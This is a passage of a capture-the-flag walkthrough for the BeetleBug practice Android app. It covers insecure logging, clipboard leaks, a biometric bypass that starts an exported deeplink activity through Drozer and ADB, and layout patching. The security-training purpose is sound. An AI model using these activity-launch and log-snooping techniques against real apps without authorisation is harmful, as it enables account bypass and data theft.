


6 - Sensitive Info Disclosure

Part (1 / 2) : Insecure Logging

run the command `logcat | grep 'beetle'`

and input any info




Part (2 / 2) : Clipboard Data

just click on copy we found the flag :)

7 - Biometric Authentication

perform static analysis and you should be see this :)




so we can see getData let's try write the exploit command

by using Drozer

```
# execute the command to see the vulnerable activity
run app.activity.info -a app.beetlebug

# the activity was found app.beetlebug.ctf.DeeplinkAccountActivity

run app.activity.start --component app.beetlebug
app.beetlebug.ctf.DeeplinkAccountActivity --data-uri "we did it"
```



By using ADB command

```
adb shell am start -n app.beetlebug/.ctf.DeeplinkAccountActivity -d
"content://we/did/it"
```

8 - Binary Patching

edit res/layout/activity_binary_patch.xml

and recompile to see the flag :)

Binary Patching

Hint: You need to be a super administrator to access the password manager


Grant Access

0x55e91e

Enter Flag

Submit

Flag Found!



I believe there is a problem with the interface design. The flag is hidden behind the button, and also the flag itself is incorrect. Therefore, I had to obtain it from challenge number [3 - WebViews Part 1].

I hope you enjoyed reading the walkthrough , and I wish you the best of luck as well.